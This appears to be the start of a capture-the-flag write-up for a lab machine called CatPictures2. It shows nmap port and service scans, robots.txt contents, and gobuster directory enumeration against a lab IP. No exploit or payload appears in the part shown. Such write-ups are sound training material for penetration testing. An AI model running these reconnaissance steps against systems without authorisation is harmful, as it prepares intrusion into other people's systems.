

CatPictures2

Target IP: 10.10.167.163


Scanning




```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures2]
└─$ sudo nmap -sS 10.10.167.163 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 13:47 EDT
Nmap scan report for 10.10.167.163
Host is up (0.025s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
222/tcp  open  rsh-spx
1337/tcp open  waste
3000/tcp open  ppp
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
```


kali@kali: ~/Desktop/Lab-Resource/CatPictures2
File Actions Edit View Help

```
└─$ sudo nmap -sV -A 10.10.167.163 -p 22,80,222,1337,3000,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 13:48 EDT
Nmap scan report for 10.10.167.163
Host is up (0.024s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 33f0033626368c2f88952cacc3bc6465 (RSA)
|   256 4ff3b3f26e0391b27cc053d5d4038846 (ECDSA)
|_  256 137c478b6ff8f46b429af2d53d341352 (ED25519)
80/tcp   open  http    nginx 1.4.6 (Ubuntu)
| http-robots.txt: 7 disallowed entries 
|_/data/ /dist/ /docs/ /php/ /plugins/ /src/ /uploads/
|_http-title: Lychee
| http-git: 
|   10.10.167.163:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|     Remotes:
|       https://github.com/electerious/Lychee.git
|_    Project type: PHP application (guessed from .gitignore)
|_http-server-header: nginx/1.4.6 (Ubuntu)
222/tcp  open  ssh     OpenSSH 9.0 (protocol 2.0)
| ssh-hostkey: 
|   256 becb061f330f6006a05a06bf065333c0 (ECDSA)
|_  256 9f0798926efd2c2db093fafee8950c37 (ED25519)
1337/tcp open  waste?
| fingerprint-strings: 
|   GenericLines: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions: 
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Content-Length: 3858
|     Content-Type: text/html; charset=utf-8
|     Date: Sat, 01 Jul 2023 17:48:22 GMT
|     Last-Modified: Wed, 19 Oct 2022 15:30:49 GMT
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>OliveTin</title>
|     <link rel = "stylesheet" type = "text/css" href = "style.css" />
|     <link rel = "shortcut icon" type = "image/png" href = "OliveTinLogo.png" />
```


kali@kali: ~/Desktop/Lab-Resource/CatPictures2
File Actions Edit View Help

```
|     <link rel = "apple-touch-icon" sizes="57x57" href="OliveTinLogo-57px.png" />
|     <link rel = "apple-touch-icon" sizes="120x120" href="OliveTinLogo-120px.png" />
|     <link rel = "apple-touch-icon" sizes="180x180" href="OliveTinLogo-180px.png" />
|     </head>
|     <body>
|     <main title = "main content">
|     <fieldset id = "section-switcher" title = "Sections">
|     <button id = "showActions">Actions</button>
|_    <button id = "showLogs">Logs</but
3000/tcp open  ppp?
| fingerprint-strings: 
|   GenericLines, Help, RTSPRequest: 
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest: 
|     HTTP/1.0 200 OK
|     Cache-Control: no-store, no-transform
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=3d9d2c13ff0c2c36; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=QrP27wLl7NyVqQJYEa5Q8-VrjVg6MTY4ODIzMzcwMjU5NzkzMjk0Nw; Path=/; Expires=Sun
, 02 Jul 2023 17:48:22 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
```




```
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 01 Jul 2023 17:48:22 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head>
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title> Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY
3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDov
L2xvY2FsaG9zdDozMDAwLyIsImljb25zIjpbeyJzcmMiOiJodHRwOi
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Cache-Control: no-store, no-transform
|     Set-Cookie: i_like_gitea=4af5092603ac4dde; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=zFmVAHI998aROtYD4gtAZRD_9-A6MTY4ODIzMzcwNzkwOTY3MzIyMw; Path=/; Expires=Sun
, 02 Jul 2023 17:48:27 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 01 Jul 2023 17:48:27 GMT
|_    Content-Length: 0
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-title: Welcome to nginx!
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9
```

The scans from above shows us interesting information.


```
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
80/tcp   open  http    nginx 1.4.6 (Ubuntu)
| http-robots.txt: 7 disallowed entries
|_/data/ /dist/ /docs/ /php/ /plugins/ /src/ /uploads/
|_http-title: Lychee
| http-git:
|   10.10.167.163:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|     Remotes:
|       https://github.com/electerious/Lychee.git
|_    Project type: PHP application (guessed from .gitignore)
|_http-server-header: nginx/1.4.6 (Ubuntu)
222/tcp  open  ssh     OpenSSH 9.0 (protocol 2.0)
1337/tcp open  waste?
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Accept-Ranges: bytes
|     Content-Length: 3858
|     Content-Type: text/html; charset=utf-8
|     Date: Sat, 01 Jul 2023 17:48:22 GMT
|     Last-Modified: Wed, 19 Oct 2022 15:30:49 GMT
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: no-store, no-transform
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=3d9d2c13ff0c2c36; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=QrP27wLl7NyVqQJYEa5Q8-VrjVg6MTY4ODIzMzcwMjU5NzkzMjk0Nw; Path=/; Expires=Sun, 02 Jul 2023 17:48:22 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 01 Jul 2023 17:48:22 GMT
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-title: Welcome to nginx!
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9
```

Enumeration

Port 80: HTTP




Browsing to this page shows us an album of cats.




```
User-agent: *
Disallow: /data/
Disallow: /dist/
Disallow: /docs/
Disallow: /php/
Disallow: /plugins/
Disallow: /src/
Disallow: /uploads/
```

The `robots.txt` contains hidden directories. However, most of the directories cannot be accessed!


kali@kali: ~/Desktop/Lab-Resource/CatPictures2
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures2]
└─$ gobuster dir -u http://10.10.167.163/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.167.163/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/07/01 13:56:57 Starting gobuster in directory enumeration mode
===============================================================
/.git/HEAD            (Status: 200) [Size: 23]
/.htaccess            (Status: 200) [Size: 630]
/data                 (Status: 301) [Size: 193] [--> http://10.10.167.163/data/]
/dist                 (Status: 301) [Size: 193] [--> http://10.10.167.163/dist/]
/docs                 (Status: 301) [Size: 193] [--> http://10.10.167.163/docs/]
/favicon.ico          (Status: 200) [Size: 33412]
/index.html           (Status: 200) [Size: 60906]
/LICENSE              (Status: 200) [Size: 1105]
/php                  (Status: 301) [Size: 193] [--> http://10.10.167.163/php/]
/plugins              (Status: 301) [Size: 193] [--> http://10.10.167.163/plugins/]
/robots.txt           (Status: 200) [Size: 136]
/src                  (Status: 301) [Size: 193] [--> http://10.10.167.163/src/]
/uploads              (Status: 301) [Size: 193] [--> http://10.10.167.163/uploads/]
Progress: 4578 / 4615 (99.20%)
===============================================================
